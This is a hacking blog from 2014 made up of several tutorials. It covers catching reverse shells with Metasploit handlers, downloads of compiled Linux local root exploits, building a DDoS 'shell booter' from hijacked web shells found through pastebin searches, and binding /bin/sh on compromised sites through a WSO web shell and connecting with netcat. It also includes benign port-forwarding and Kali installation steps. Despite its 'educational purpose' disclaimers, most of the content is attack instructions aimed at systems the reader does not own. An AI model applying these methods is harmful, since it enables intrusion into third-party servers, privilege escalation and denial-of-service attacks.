Thursday, February 27, 2014

Back Connecting With MetasPloit

1 comments
Salam Friends

NOTE:- This tutorial is only for educational purpose.

Today i will show you how to back connect with MetasPloit , as i found it better then back connecting with netcat because some server are not connecting with NETCAT while connected with MetasPloit.

i have already forward my port for My Backtrack  & it is 3333 in my case.My local IP is 192.168.1.3.

NOTE: if you are on vpn then switch it OFF

Run MetasPloit & give following commands
>use exploit/multi/handler
>set lhost  192.168.1.3
>set lport 3333

Now time is to select payload .. here you have to check your server operation system
like i have linux x86_64 , so i will set this payload

>set payload linux/x64/shell/reverse_tcp

>exploit

Payload handler will b started in your metasploit .

now go to your server side & click connect back with port (3333) with your global Ip

after clicking on connect you will get reverse shell in Metasploit.

 Regards
Gujjar(pcp)

Sunday, February 23, 2014

2.6.32 local root exploit 2012-2013

1 comments
NOTE:This exploit is for penetration testing only.
Salam to all
guys i have already shared this exploit now gonna post in my blog with video tutorial
Exploit Referance:-
http://www.exploit-db.com/exploits/25444/

Video Link:-
http://www.youtube.com/watch?v=2HbVOw1X2F8

Compiled Exploit:-
http://www.mediafire.com/download/w5jk2kb3vx2xmng/pcp.zip

Regards
Gujjar(pcp)

3.4+ Local Root Exploits 2014

0 comments
NOTE:these exploits are for penetration testing only

salam to all
 guys am going to share local root exploit for 3.4+ 2014 specialy for Ubuntu  (compiled).
here are Raw expliots references

http://www.exploit-db.com/exploits/31347/


http://www.exploit-db.com/exploits/31346/


here are compiled files

http://www.mediafire.com/download/oqy6zz3zyq7zxbb/3.4+.zip

Regards
Gujjar(pcp)

Making Shell Booter + source

0 comments
NOTE :This Tutorial is for educational Purpose only .
Shell Booter source + How To Make Ur Own
Salam to all
to day am gonna show you guys how to make your own shell booter,
let me explain little what is shell booter , A shell booter uses a series of shell to send packets to some one's router & router cant handle these much packets & no longer allow you to access website for a while.

NOTE:- more shells you will add it will make booter more stronger.
Requirements...

Prodigy Source+Mass shell adder 
http://www.mediafire.com/download/2g5atps0t9pks7f/Prodigy%27s+Source+Mass+Shell+Adder+by+Natha.zip
Shell Checker
 http://www.mediafire.com/download/du52p5rlfdm5ura/ShellChecker.exe (this is optional to search & add shell in ur booter, u can do it manualy or any other method u like) 

How To Setup A ShellBooter
now come to real work ,for setting up a booter we should have a cpanel with mysql & phpmy admin 
[Image: MD1.jpg]


Creating a MySQL Database

I am now going to walk you through on how to make a MySQL database, this
is required for the booter to function, as it saves the users, 
passwords, shells, and so on. In the following demonstration I will be 
using cPanel.
click on "Mysql Management" as shown in pic...
[Image: MD2.jpg]
click on "creat a new database"
& then create a databae with ur own login detail .. remember we will need this login detail afterwards 
[Image: MD3.jpg]
i created my database with the name of MADLEET 
once ur data base is there ....now u have to set all permissions + like in pic
[Image: MD4.jpg]
make sure that u have made all permissions or privliges on "yes" like in pic ..
[Image: MD5.jpg]
Heart 

Setting Up PhpMyAdmin
now time to import ur sql settings to "PhpMyAdmin"
click on "PhpMyAdmin" in ur cpanel then clicl on ur database which u have created & select sql tab.
[Image: MD6.jpg]
now open ur source file which i have provided u in link 
upload all source files to ur cpanel & select dbc.php & edit its login detail with ur database login detail like in pic 
http://postimg.org/image/ct3n5rbl5/
Extract source file u will find a file named "dbprepare.sql" open this file in notepad & copy its souce then paste this txt into ur PhpMyadmin sql box of ur data base..
[Image: md7.jpg]
now scrol down a little & enter the data base name of ur data base..as in pic
[Image: MD8.jpg]

Now, we're up to the last part of setting up the booter, go to http://yoursite.com/source/register.php obviously replace yoursite, with your own domain, and register yourself a new account. Once completed go back 
to PhpMyAdmin, and go to the users table
& set user lavel 5 & approved 1 this will make u administrator
[Image: MD9.jpg]

Complete! Now login to your booter at http://yoursite.com/source/ you've successfully setup your booter!
login page for ur booter will look like this
[Image: 121.jpg]
& after lohin ur Booter's controlpanel will look like this 
[Image: 1212.jpg]
Getting Free Shells From Pastebin

Open ShellChecker.exe, the link I have provided above, that you downloaded before, and go to pastebin.com, or pastie.org. Or other pastebin sites that allow search.

In the search box type one of these in, open them until you get a big list.

Code:

/x32.php
/greenshell.php
/shell.php
/webdav/

Once you've found a list, go to the bottom, and copy it all, from the 
little box, and paste it into the first collum of your shell checker 
[Image: MD10.jpg]
it will give u UDP & TCP shells ..
TCP are Post & UDP are GEt shells

Regards
GUJJAR(PCP) 

Saturday, February 22, 2014

Back Connecting Without Port Forward

0 comments
Note:tutorial is for educational purpose only.
salam 2 all
Gujjar(pcp) is here guyz..
today i gonna share a method with u guyz ... which is about backconnecting...
as i saw many friends wondering about how to port forward in their routers for backconnecting & rooting ,coz weevely suc**. :|
so i have to make this tutorial for that friend hope u will like it  ...
there is no need of port forward for backconnecting is ur router u can simply use an alternate way ...
thing u need ..
1 . shell site (a simple WSO shell on site)
2. net cat is ur system..
3. youshould be with ur orignal IP not any vpn ( condition ) 

lets start
open ur wso shell & click on Network or Connect lik eis pic
[Image: ttt.jpg]

now here u can see 2 option first 1 is Bind port to /bin/sh 2nd is Back-connect ....
we will use 1st option 
Bind port to /bin/sh
in previous pic u can see there is 31337 port is default selected , now click go or enter like in pic ..

[Image: tttttttttrtrtrtrtrtrtr.jpg]

now on target server's Port is binded .. now move to next step ..
open ur cmd window & give path to netcat & give this command like is pic 

[Image: yutyutyut.jpg]

c:\netcat>nc [server's Ip here] port
like ...
c:\netcat>nc 76.86.3.242 31337

now press enter & voila :v
u have done 
Regrds

Thursday, February 20, 2014

Port Forwarding (PTCL Routers Specialy)

2 comments
Salam 2 all
In this tutorial i will show you how to forward your port ,for Gaming & other purposes :D
1 :First go to your router's setting with 192.168.1.1 with logins

2 :Then go to Advance setup then go to Nat & select PVC7


3 : After selecting PCV7 go to Virtual Server option


4 :Then select your desire port with your Operation system's local IP ...Put same port as start & end port .
NOTE: In some router there is option for UDP & TCP port  in this case save save port with UDP & TCP
Separatly. & save your settings.


5 :You have done :D
    you can use your port now but let me test it either it is open or not :D
NOTE: This tetsing is not  necessary.
For testing i have already open my vmware port running BackTrack 5 r 3 in it , so am gonna test with METASPLOIT :D
6 : Run metasploit in back track & give following commands
>use exploit/multi/handler
>set payload windows/meterpreter/reverse_tcp
set lport 3333
set lhost 192.168.1.3
>exploit
NOTE LPORT is 3333 & LHOST is 192.168.1.3 is my case put your details as you have.


7 : now go to yougetsignal.com & test your port with your global Ip


8: youcan see port is open & after testing port openng your metasploit will show like that


Regards
GUJJAR(PCP)

Install Kali Linux In VmWare

2 comments
  1. Download Kali LinuxISO
  2. https://my.vmware.com/web/vmware/info/slug/desktop_end_user_computing/vmware_workstation/10_0 ( i am using VMware workstation in tutorial , if you have virtualbox or vmplayer then its good installation process is pretty same in every virtual platform )
Installation Process 

1 : click on create new virtual machine
create new virtual machine

2 : choose ISO
choose kali linux ISO
choose ISO

3 : Select Guest Operating System
select guest operating system

4 : Set name and location 
kali-linux4

5 : Set disk space ( 20 GB is good enough, minimum 12 GB to work smoother )
kali-linux-5
5 : Review the hardware configuration and start the virtual machine 
kali linux install guide

Select Graphical Install
6 :  Select Graphical Install go through normal language and timezone host-name selection etc

Set your “root” password and don’t forget it
set root password and dont forget it
set root password and don’t forget it
7 : Disk Partition  ( if you are installing freshly without any dual boot then simply use guided and use full virtual disk )
use full virtual disk

8: Select hard-drive and select all-in-one  ( for new users ) or if you don’t know just choose all in one 
use full virtual disk
